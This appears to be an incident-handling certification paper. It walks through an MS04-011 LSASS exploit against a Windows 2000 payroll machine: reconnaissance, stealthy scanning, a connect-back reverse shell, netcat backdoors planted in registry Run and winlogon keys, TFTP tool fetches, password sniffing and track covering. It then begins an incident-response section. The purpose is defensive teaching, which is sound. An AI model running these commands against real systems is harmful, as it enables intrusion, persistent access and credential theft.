00 00 00 00 00 00 00 00 00 00 00 00 00 08 18 01  ................
00 08 70 00 10 00 00 84 0F 00 00 00 04 00 00 00  ..p.............
00 00 00 00 00 00 00 00 00 54 00 84 0F 54 00 02  .........T...T..
00 26 00 00 40 95 0F 00 5C 00 50 00 49 00 50 00  .&..@...\.P.I.P.
45 00 5C 00 00 00 00 00 05 00 00 02 10 00 00 00  E.\.............
84 0F 00 00 01 00 00 00 6C 0F 00 00 00 00 09 00  ........l.......
90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00  ................
.........................................................
The above line is repeated 82 times
.........................................................
90 00 90 00 90 00 90 00                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

3 The Platform/Environments

3.1 Attacked Machine's Platform

The attacked machine is a Windows 2000 machine, patched to the service pack four level, running without patch KB835732. This is the patch released to implement buffer boundary checking on messages submitted to the LSASS service so that exploits, such as the one described in this paper, are no longer useable on patched systems. The source network is a Gentoo Linux system with version 2.6.5 kernel installed with 'gcc' (a C compiler).


3.2 Source Network

The network in the diagram below is based on a real environment. The attacker's location is at ACME0.COM's head office on a Windows 2000 desktop machine. The attacker has user access rights on the development Unix server located in the computer room at head office. The development Unix server is only one IP segment hop away from the attacker's machine. It is a Gentoo Linux system used for company application development running Linux kernel 2.6.5. The head office has an Iptables based firewall running on the same system as a 'Snort' IDS sensor. This system guards the gateway to the Internet. There is email alerting on the IDS sensor. These emails are sent to the local Network Security Administrator. In this case, however, no packets are destined for the Internet, thus no alarms are triggered.

3.3 Target Network

The target network is a separate IP subnet located at a remote office. It is connected to the head office by a Frame Relay network. The remote office consists of many Windows hosts, including that of the Payroll Administrator (the target in this case).

3.4 Network diagram



4 Stages of the attack

4.1 Reconnaissance

For the most part, this paper describes an internally based attack where the attacker has insider knowledge of the organisation. I am presenting this stage, however, as though the attacker knows very little about the company being attacked.

The first stage of the attack involves gaining as much information about the target as possible. In this case, the initial investigations involve performing the 'whois' command. The output from running a 'whois' query is helpful in determining the technical contact, administrative contact, and name server addresses.

```
tuff-guy root # whois acme0.com

Found a referral to whois.networksolutions.com.

NOTICE AND TERMS OF USE: You are not authorized to access or query our
WHOIS
Database through the use of high-volume, automated, electronic processes. The
Data in Network Solutions' WHOIS database is provided by Network Solutions for
information
purposes only, and to assist persons in obtaining information about or related to a
domain name registration record. Network Solutions does not guarantee its
accuracy.
By submitting a WHOIS query, you agree to abide by the following terms of use:
You agree that you may use this Data only for lawful purposes and that under no
circumstances will you use this Data to: (1) allow, enable, or otherwise support
the transmission of mass unsolicited, commercial advertising or solicitations
via e-mail, telephone, or facsimile; or (2) enable high volume, automated,
electronic processes that apply to Network Solutions (or its computer systems). The
compilation, repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of Network Solutions. You agree not to
use
high-volume, automated, electronic processes to access or query the WHOIS
database. Network Solutions reserves the right to terminate your access to the
WHOIS
database in its sole discretion, including without limitation, for excessive
querying of the WHOIS database or for failure to otherwise abide by this policy.
Network Solutions reserves the right to modify these terms at any time.


Registrant:
ACME0.COM  W.A. (ACME0.COM-DOM)
   18 MS PL
   PARIS
   COURBEVOIE 92400
```

```
  FR

  Domain Name: ACME0.COM

  Administrative Contact:
    ACME0.COM Worldline   DNSADM-MEDIA@ACME0.COM
    QLD Australia
    61-3-20-437979 fax: 61-3-20-607979

  Technical Contact:
    ACME0.COM Worldline             NOC@ACME0.COM
    MS PL
    PARIS
    FR
    +61 3 80 66 88 77 8 fax: +61 3 20 60 77 20 8

  Record expires on 21-Aug-2004.
  Record created on 21-Aug-2000.
  Database last updated on 4-Jul-2004 01:00:12 EDT.

  Domain servers in listed order:

  NS3.ACME0.COM              156.92.121.6
  NS4.ACME0.COM              156.92.121.4

tuff-guy root #
```

An attempt to perform a Domain Name Service (DNS) zone transfer on the name server fails as below (as it should if the DNS administrator has done his job properly). A zone transfer is a name server query request used to send the entire contents of a zone.

The ‘dig’ command is used to perform DNS lookups.

The switches used with ‘dig’ are:

@156.92.121.6 – Specifies the name server to be queried.
-t AXFR – specifies the type of record to query the DNS server for. AXFR specifies that a zone transfer should be performed.
acme0.com – This is the domain being queried.

```
tuff-guy root # dig @156.92.121.6 -t AXFR acme0.com

; <<>> DiG 9.2.3 <<>> @156.92.121.6 -t AXFR acme0.com
;; global options:  printcmd
; Transfer failed.
```

Here I am requesting a lookup of any DNS records for acme0.com. This supplies MX, A and SOA records.

-t ANY – is used to request any record available.

```
tuff-guy root # dig @156.92.121.6  -t ANY acme0.com

; <<>> DiG 9.2.3 <<>> @156.92.121.6  -t ANY acme0.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56208
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 5, ADDITIONAL: 6

;; QUESTION SECTION:
;acme0.com.                    IN      ANY

;; ANSWER SECTION:
acme0.com.        3600    IN      MX      10
mail01.mail.acme0.com.
acme0.com.        3600    IN      A       156.90.122.220
acme0.com.        3600    IN      NS      ns3.acme0.net.
acme0.com.        3600    IN      NS      ns4.acme0.net.
acme0.com.        3600    IN      NS      ns1.ext.acme0.com.
acme0.com.        3600    IN      NS      ns2.ext.acme0.com.
acme0.com.        3600    IN      NS      ns3.ext.acme0.com.
acme0.com.        3600    IN      SOA     ns3.acme0.net.
hostmaster.axime.com. 2004092902 21600 3600 2592000 3600

;; AUTHORITY SECTION:
acme0.com.        3600    IN      NS      ns3.acme0.net.
acme0.com.        3600    IN      NS      ns4.acme0.net.
acme0.com.        3600    IN      NS      ns1.ext.acme0.com.
acme0.com.        3600    IN      NS      ns2.ext.acme0.com.
acme0.com.        3600    IN      NS      ns3.ext.acme0.com.

;; ADDITIONAL SECTION:
mail01.mail.acme0.com. 3600 IN     A       160.42.103.81
ns3.acme0.com.          86400   IN      A       156.92.121.6
ns4.acme0.com.          86400   IN      A       166.72.121.4
ns1.ext.acme0.com.  8483    IN      A       212.169.592.10
ns2.ext.acme0.com.  8483    IN      A       208.95.76.38
ns3.ext.acme0.com.  8483    IN      A       12.166.158.53

;; Query time: 361 msec
;; SERVER: 156.92.121.6 #53(156.92.121.6 )
;; WHEN: Thu Sep 30 21:48:56 2004
;; MSG SIZE  rcvd: 407

tuff-guy root #
```

After having completed my reconnaissance, I have discovered some telephone numbers that I may be able to use in a war dialing attack. As well, I have found company Web Server, DNS and Mail Server IP addresses that may be vulnerable to various attacks. [13]

4.2 Scanning

Again, I am presenting this stage as though the attacker knows very little about the company being attacked.

The following scenario is assumed for this stage:

"A war dialing effort using a range of phone numbers based on those found in the 'whois' lookup command in the reconnaissance phase produced a login to a company dial in server running Linux. The company website was found using a 'Google' search. A scan of the company website revealed some staff names. Various formats of these names were used to attempt to login to the dial in server. After trying some common passwords, a login was achieved to a user account on a Linux server. Luckily for me (the attacker) the system has the scanner 'Nmap' installed."

Now that I am inside the network, I will look for Windows 2000 hosts on which to employ my exploit.

Not wanting to be obvious, I want to limit the amount of scanning I perform in order to detect a host to attack to a minimum. First, I check the route table by using 'netstat'. This command is used to print network connections, routing tables, interface statistics, masquerade connections, and multicast memberships.
When specifying the switch '-rn' (r specifying route, n specifying a numeric output), I get the following output:

```
bash-2.05b# netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.1.0     0.0.0.0         255.255.255.0   U         0 0          0 eth0
127.0.0.0       127.0.0.1       255.0.0.0       UG        0 0          0 lo
0.0.0.0         192.168.1.1     0.0.0.0         UG        0 0          0 eth0
bash-2.05b#
```

I discover only one network in this output: 192.168.1.0/24.

A quick look at the host file reveals a couple of devices:

```
bash-2.05b# cat /etc/hosts
127.0.0.1     localhost
10.0.0.5      lauri
192.168.1.3   jack

bash-2.05b#
```

I find here an entry for the network 10.0.0.5 (probably a Unix host) but this gives me another network for scanning.

I use the tool Network Mapper ('Nmap')[14] to scan these two ranges. 'Nmap' is a tool that can be used for a variety of different network scanning attempts and also performs some host identification. As I am only looking to attack a Windows 2000 host on port 445, (and the only Windows hosts that listen on port 445 are Windows 2000, Windows XP and Windows 2003), I specify only to scan on the port 445 to lower scanning 'noise'. I have specified the following switches:

-sS – This specifies a SYN scan. 'Nmap' sends a SYN packet to a remote host and waits for the SYN/ACK response. It uses the SYN/ACK response for determining information about the remote host. As the TCP connection is never established here, it is not likely the connection attempt will be logged.

-p – This specifies that a port number or range of ports is to follow. In this case, I am only looking for port 445.

```
bash-2.05b# nmap -sS -p 445 192.168.1.0/24

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-07-15 17:43 EST
Interesting ports on 192.168.1.1:
PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Interesting ports on 192.168.1.10:
PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Nmap run completed -- 256 IP addresses (2 hosts up) scanned in 9.683 seconds
bash-2.05b#
```

The above scan did not find any hosts listening on TCP port 445, so I will attempt a scan on the network 10.0.0.0/24 range, as I know there is a host there.

```
bash-2.05b# nmap -sS -p 445 10.0.0.0/24
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-07-15 18:01 EST
Interesting ports on 10.0.0.1:
PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Interesting ports on 10.0.0.10:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap run completed -- 256 IP addresses (2 hosts up) scanned in 9.032 seconds
bash-2.05b#
```

I have found a host listening on port 445 at 10.0.0.10.

A scan of this system specifying all interesting TCP ports and asking for an operating system identification is below:

-O – This option asks ‘Nmap’ to attempt to identify the operating system.

```
bash-2.05b# nmap -sS -O 10.0.0.10

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-07-15 18:06 EST
Interesting ports on 10.0.0.10:
(The 1655 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp open  NFS-or-IIS
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Professional or Advanced Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 5.831 seconds
bash-2.05b#
```

This scan indicates that it is running a Microsoft operating system, however, it is not specific in its identification. I know, however, that it probably is a Windows 2000, Windows XP or Windows 2003 server due to the fact that it is listening on port 445. My exploit code will give me an option to identify the system type![13]

4.3 Exploiting the System

The previous two sections discussed how I could find out information about the Company ACME0.COM and its systems as if the attacker had very little knowledge of them. From here on, the attacker is an internal employee and knows the Pay Roll Administrator. The attacker knows the location of the Pay Roll Administrator’s machine and with little effort can determine the IP address of the system. The attacker also knows that all machines are named after the main user on that system, and that all systems are listed in the company Dynamic Name Server (DNS). The Pay Roll Administrator’s name is Katie Salton. Thus, the machine name is ksalton.

The command ‘traceroute’ performs a DNS lookup by default, and following this will provide the network path to the attacked machine.

```
bash-2.05b# traceroute ksalton
traceroute to ksalton (10.0.0.10), 30 hops max, 40 byte packets
 1  * * *
 2  ksalton (10.0.0.10)  2.284 ms  0.922 ms  0.904 ms
bash-2.05b#
```

Now I know that the machine to be attacked has an IP address of 10.0.0.10.

The attack code used is presented and commented on in Appendix A. It has been compiled by myself (the attacker) on a Gentoo Linux system using:

```
gcc msXploit.c –o ./msXploit (exploit code file name)
```
where gcc is a c code compiler (version 3.3.2), msXploit.c is the c source code and the –o switch specifies the compiled codes output name.

When this code is run, the following shows the usage options:

```
./msXploit <target> <victim IP> <bindport> [connectback IP] [options]
```

<target> - In this case Windows 2000 - option 1
<victim IP> - Victims IP addresses (10.0.0.10)
<bindport> - port used on victim machine
[connectback IP] – Used to create a reverse command shell to another machine originating from the victims machine. We will use this option to make detection a little more difficult.
[options]   -t: Detect remote OS: (Windows 5.1 – WinXP), (Windows 5.0 – Win2k)

This exploit will run code to create a network pipe output of the command prompt to a specific TCP port or it will initiate a TCP connection to a remote host from a specified port. For this attack, I will request that the attacked machine create a network connection back to my machine, the attacking machine.

First, I can use this exploit to specifically detect the type of host:

```
bash-2.05b# ./msXploit 1 10.0.0.10 4445 -t

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

--- port under linux by froggy3s ---

[*] Target: IP: 10.0.0.10: OS: Win2k Professional    [universal] netrap.dll
[*] Connecting to 10.0.0.10:445 ... OK
[*] Detecting remote OS: Windows 5.0
bash-2.05b#
```

It detects it as Windows 5.0 (or Windows 2000). I can now run the exploit.

First, I run the 'Netcat'[15] tool on the attacking machine. 'Netcat' is a tool that will pipe data over a TCP or UDP connection amongst other features. 'Netcat' is licensed under the GNU General Public License. I am setting 'Netcat' in this instance to listen to connection attempts on TCP port 4445. When connected, it will interact with the screen or standard output (as does the Unix 'cat' command).

```
bash-2.05b# nc -l -p 4445
```

Here I am attacking a Windows 2000 machine at IP address 10.0.0.10 and requesting that the attacked machine initiate a TCP connection back to 192.168.1.10 on port 4445.

```
bash-2.05b# ./msXploit 1 10.0.0.10 4445 192.168.1.10

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

--- port under linux by froggy3s ---

[*] Target: IP: 10.0.0.10: OS: Win2k Professional    [universal] netrap.dll
[*] Connecting to 10.0.0.10:445 ... OK
[*] Attacking ... OK
```

As below, the attack is successful. I now have access from the attacking machine to the attacked machine's command prompt running in the context of the system account, as below.

```
bash-2.05b# nc -l -p 4445
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Signs that the attack has occurred.

There is no identifying log recorded in the application or system log. The security log is not configured. The only way of detecting that the system is under attack at this point is by examining network connections. An IDS or IDP positioned between the attacker and attacked machine would have identified that an attack was taking place. There is no sign of an attack from the user's perspective at this point.

Had a Network Administrator run the command 'netstat' on the attacked machine, the following output would have been noticed.[13]

```
C:\>netstat -n

Active Connections

Proto  Local Address        Foreign Address     State
TCP    10.0.0.10:1046       192.168.1.10:4445  ESTABLISHED
```

4.4 Keeping access

Now that I have system account access to a Windows 2000 machine, I would like to ensure that I keep it. Patching of this vulnerability will probably occur soon. I will transfer across a Windows port of 'Netcat' and have it activated by registry run keys for both the system and any users on the system. As well as keeping access, I will install the program 'Windump' (which is a Windows port of 'tcpdump') remotely. I will use this as an example of what can easily be done next without the likelihood of drawing any suspicion (to look for passwords and systems accessed). The system account has one drawback; it does not allow mapping of drives or seeing logged on users' mapped drives. I will configure 'Netcat' to start and listen on a port in the context of a user. Next time I connect to the attacked machine after it has been rebooted or someone has re-logged into it, I will have command line access in the user context with all user shares available.

The next stage of the attack involves using local tools on the attacked machine to acquire some additional tools for use on it. In this case, a TFTP server has been set up on the attacking system; however, a TFTP server could, potentially, have easily been set up on any system. The local Windows 2000 TFTP client (installed by default) is used here. The format of the command is:

tftp -i (specifies a binary transfer) 192.168.1.10 (IP address to connect to) get (specifies to get a file from the remote machine) systsenc.exe (Name of file being retrieved) [alternate file location for transfer]

I have not specified a different path for these files, as I believe the c:\winnt\system32 directory is a good hiding spot for my files. Many installed programs place binaries into this directory.

The following instances of TFTP were instigated:

```
C:\WINNT\system32>tftp -i 192.168.1.10 get systenc.exe
tftp -i 192.168.1.10 get systenc.exe
Transfer successful: 59392 bytes in 1 second, 59392 bytes/s

C:\WINNT\system32>tftp -i 192.168.1.10 get myware.reg
tftp -i 192.168.1.10 get myware.reg
Transfer successful: 358 bytes in 1 second, 358 bytes/s

C:\WINNT\system32>tftp -i 192.168.1.10 get WinPcap23.exe
tftp -i 192.168.1.10 get WinPcap23.exe
Transfer successful: 294232 bytes in 1 second, 294232 bytes/s

C:\WINNT\system32>tftp -i 192.168.1.10 get WinDump.exe
tftp -i 192.168.1.10 get WinDump.exe
Transfer successful: 339968 bytes in 1 second, 339968 bytes/s

C:\WINNT\system32>
```

The files that I have chosen to transfer are, in order:
'systenc.exe' (a Win32 version of 'Netcat' with a slight name modification so that it will look a little less obvious in the system32 directory)

myware.reg (.reg - a file that when executed will make a modification to the system registry)
The following is a display of the file from Linux using the 'cat' command. Note the characters at the beginning. This file was developed on Windows 2000 and transferred to Linux. The extra characters 'ÿ_' are the format of a Windows file and are not seen when editing from Windows.

```
cat myware.reg
ÿ_Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"Myware"="C:\\Winnt\\System32\\systenc.exe -L -d -p 2233 -e cmd.exe"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\winlogon]
"System"="C:\\Winnt\\System32\\systenc.exe -L -d -p 4466 -e cmd.exe"
```

The first line in myware.reg is used to modify the run key for all users. This will configure a back door to allow access to all shared network resources that a user may have access to while logged in. The second line is used to keep back door system account access to the attacked machine for use in the future if required. [16]

The switches used for 'Netcat' in the above example are firstly '-L' switch, which puts 'Netcat' in "Listen Harder" mode. This means that after a connection is terminated, 'Netcat' automatically resets and is thus available again for further connections. The '-d' switch specifies that 'Netcat' detach from the console (command prompt), enabling it to be stealthy. The '-p 2233' switch specifies that 'Netcat' listen on port TCP 2233. The '-e cmd.exe' switch specifies to pipe a command prompt to the connecting user.

I will use 'Windump' (a version of 'tcpdump' ported to Windows) to capture all network packets traversing the attacked system in order to determine systems being accessed by the user as well as to capture any unencrypted passwords and usernames sent. 'WinPcap23' will be installed to provide lower level promiscuous mode drivers for the Network Interface Card (NIC) so that 'Windump' can function. The version of 'WinPcap23' selected uses a silent installer (no user input is required).

The first step is the installation of 'Netcat' to start as any local user on startup as well as starting a listener for the system account (using the registry file explained previously). Regedit /S installs the registry file silently.

```
C:\WINNT\system32>c:\winnt\regedit /S c:\winnt\system32\myware.reg
c:\winnt\regedit /S c:\winnt\system32\myware.reg

C:\WINNT\system32>
```

The installation of 'WinPcap23' is not quite so straightforward as it needs to be installed with administrative privileges on the attacked machine. In this case, I use the scheduler service to execute this installer. This will allow execution of this installer with system privileges.

First, I need to determine the local time on the system:

```
C:\WINNT\system32>time
time
The current time is: 19:13:59.95
```

```
Enter the new time:
```

Now I can use the scheduler to execute ‘winpcap23.exe’[17] a few minutes later:
The command ‘at’[18] is used here. The parameter ‘19:16:00’ is the time the command ‘c:\winnt\system32\winpcap23.exe’ is to be executed.

```
C:\WINNT\system32>at 19:16:00 c:\winnt\system32\winpcap23.exe
at 19:16:00 c:\winnt\system32\winpcap23.exe
Added a new job with job ID = 1
```

Now checking that the scheduled command:

```
C:\WINNT\system32>at
at
Status ID   Day                    Time          Command Line
-------------------------------------------------------------------------------
        1   Today                7:16 PM       c:\winnt\system32\winpcap23.exe

C:\WINNT\system32>
```

A check of the command ‘at’ a few minutes later reveals that the program has run:

```
C:\WINNT\system32>at
at
Status ID   Day                    Time          Command Line
-------------------------------------------------------------------------------

C:\WINNT\system32>
```

The following command will start the ‘Windump’[19] packet sniffer. I have excluded packets containing the attacker’s IP address (listening machine) to remove all ‘Netcat’ traffic from the dump. All ‘tcpdump’ logic can be used.

```
C:\WINNT\system32>windump not host 192.168.1.10
windump not host 192.168.1.10
windump: listening on\Device\Packet_{062C56C0-7846-4FF2-8301-
A0D9393D9EA8}
21:14:30.348040 ksalton.137 > 10.0.0.255.137:
>>> NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
21:14:30.348557 ksalton.137 > 10.0.0.255.137:
>>> NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
21:14:30.825093 ksalton.1094 > dns.meb.optusnet.com.au.53:  45796+ PTR?
255.0.0.10.in-addr.arpa. (41)
```

As explained in the previous section, ‘Netcat’ is set-up to start in the context of the system so that if any future administrator access to the system is desired, it is available by connecting to TCP port 4466 on the system. This will allow administrator access even after the system is patched and the initial attack code is made useless.[13]

4.5 Covering Tracks

To cover one's tracks, all unnecessary files copied to the system are removed. As no entries are placed into the system logs with any of this activity, log clearing is unnecessary.

```
C:\WINNT\system32>del myware.reg
del myware.reg

C:\WINNT\system32>del WinPcap23.exe
del WinPcap23.exe

C:\WINNT\system32>
```

A command prompt screen flashes momentarily during user logon following installation of the back door listener. This is most likely seen by a user and may or may not trigger suspicions of something amiss. Most likely, a user will see this as something configured by the local Network Administrator and ignore it. From a non-technical user perspective, he is likely not to notice anything. A technical user may venture to the task manager and probably still not be able to identify anything of concern. [13]

5 The Incident Handling process

5.1 Preparation Phase

The Preparation Phase involves the formation of a Professional Incident Handling Team and the creation of policies about the processes used to handle incidents so that findings can be used as evidence in legal proceedings if required.[20]

The company that I work for, ACME0.COM, has comprehensive incident response procedures; these procedures are written for and implemented at various ACME0.COM sites throughout the world. The procedures describe a team of people that will be required to work on a security incident at the request of an Information Security Manager (or delegate). [21]

The incident handling policy is a list of goals and objectives specified for dealing with the incident:

The objectives are as follows:

1) Determine how the incident happened.
2) Investigate how to avoid further exploitation with the same vulnerability.
3) Contain the incident.
4) Recover from the incident.
5) Update policies and procedures as required.
6) Gather evidence.
7) Take a statement (if appropriate).

8) Hand over to authorities (if appropriate).
9) Involve the Human Resource Manager (if appropriate).

Excerpt from policy:

> “Due to the nature of the incident, there may be a conflict between analysing the original source of a problem and restoring systems and services. The overall goals such as ensuring integrity of systems may be the reason for not analysing an incident. This is an important management decision, but all involved parties must be aware that without analysis the same incident may happen again.” [21] (Anonymous, 2002)

Priorities for handling incidents need to be established well in advance of the time an incident occurs. Incidents may be so complex that it is impossible to do everything at once; priorities are essential. The following defines the organisation’s response:

1. Protect classified and/or sensitive data. Prevent exploitation of classified and/or sensitive systems.
2. Protect data, including proprietary, scientific, managerial and other data. Loss of data is the most costly in terms of resources.
3. Prevent damage to systems (e.g., loss or alteration of a system file, damage to disk drives, etc.). Damage to systems can result in costly down time and recovery.
4. Minimise disruption of computing resources. It may be better to shut a system down or disconnect it than to risk damage to data or systems. The Incident Response Team Chairman will evaluate the trade offs between shutting down, disconnecting and keeping systems up.

The Security Incident Response Team (SIRT) contains the following structure.

Chairman: Crisis Manager (or Delegate)
Core Member: Security Specialist
Core Member: Service Delivery Manager
Core Member: Platform Specialist
Core Member: Point of Contact
Optional Member: Security Manager
Optional Member: Network Specialist
Optional Member: Application Specialist
Optional Member: Product Specialist
Optional Member: HR Manager
Optional Member: Representative Legal Department
Optional Member: Sales and Marketing Consultant/Manager
Optional Member: Account Manager
Optional Member: Customer Team Representative

The SIRT is delegated authority by ACME0.COM management and expects to work with management in an open and cooperative manner. If the circumstances warrant it, the SIRT can appeal to the board of management to exert its authority directly or indirectly as required.

The handling of an incident will be run by the following two individuals:

- The designated Point of Contact coordinates the efforts of all parties involved with the incident.
- The designated Crisis Manager will make decisions as to the interpretation of policy applicable to the incident.

The Point of Contact will report to:
- The Management Team
- The Customer Security Manager
- Service Delivery Manager
- Owner of the System
- Account Manager
- Contract Manager
- Security Incident Response Team

A local database is used to contain all contact information for involved staff members.

ACME0.COM has a strict policy on the way it communicates details regarding an incident. It is to be made clear to users what they should and should not say to the outside world and to other departments. When dealing with external agencies and suppliers, it is crucial that the remote parties' identities are verified before providing any sensitive information. Well-intentioned people can unknowingly leak sensitive details about incidents to seemingly trustworthy people; however, they are actually only masquerading as trustworthy third parties.

The ACME0.COM security incident team is required to document all relevant information regarding the incident and how it is handled as if it will be used as evidence in court (which it may well be). Details of actions and findings must be written down clearly as the incident proceeds. Doing this saves much time later when the incident is analysed and can become crucial evidence in a court case.

5.2 Identification Phase

The Identification Phase involves the discovery and reporting of system behaviors or configurations that seem unusual. A System Administrator will often notice strange occurrences or be advised of them by local users. The System Administrator will rule out non-suspicious events and invoke a process to investigate the possibility that a security incident is taking place for those events that are suspicious. The System Administrator must be careful not to make any more changes to the suspect system than are necessary.

The assigned Incident Handler will endeavor to capture and document as much information about the incident and how it was managed in a logbook. The Incident Handler will pass out Incident Survey forms to those involved including users and administrators so that all known details can be recorded.

During this phase, it is important that data be captured as though it is to be used in criminal proceedings. The Incident Handler will endeavor to record on paper relevant details including md5 checksums of any files captured so that the integrity of such files can be known. When recording details such as md5 checksums it is helpful if these details are witnessed while obtaining them. This may involve recording the checksum in a logbook and having a verifying signature recorded along with it. The Incident Handler will find the assistance of a Point of Contact very useful, as the investigation will likely slow down while the Handler fields questions from management and concerned others.

Following this thorough investigation, the incident may or may not be correctly identified yet. As investigation time is generally limited, the next response becomes a matter for involved management, guided by the appropriate advice of the Incident Handler.[19]

The series of events involved in the identification phase are described in the example below:

May 4 2004 3:30 P.M.

User casually mentions to a System Administrator (Ted) that his computer has been running a little bit slower at times and on bootup there is a quick flash of a command prompt screen, however, nothing can be seen on it. The user reports that the virus scanner has not made an alert about any viruses and that this activity has been occurring for the last week.

May 5 2004 10 A.M.

Ted comes around to examine the user's system. First, Ted examines the process list to see what is running in memory. Ted starts the task manager and opens the processes tab. The output is displayed on the following page:




Image Name	PID	CPU	CPU Time	Mem Usage
System Idle Process	0	98	0:07:02	16 K
System	8	00	0:00:06	212 K
SMSS.EXE	140	00	0:00:00	344 K
WINLOGON.EXE	160	00	0:00:01	1,496 K
CSRSS.EXE	164	02	0:00:01	1,636 K
SERVICES.EXE	212	00	0:00:01	5,688 K
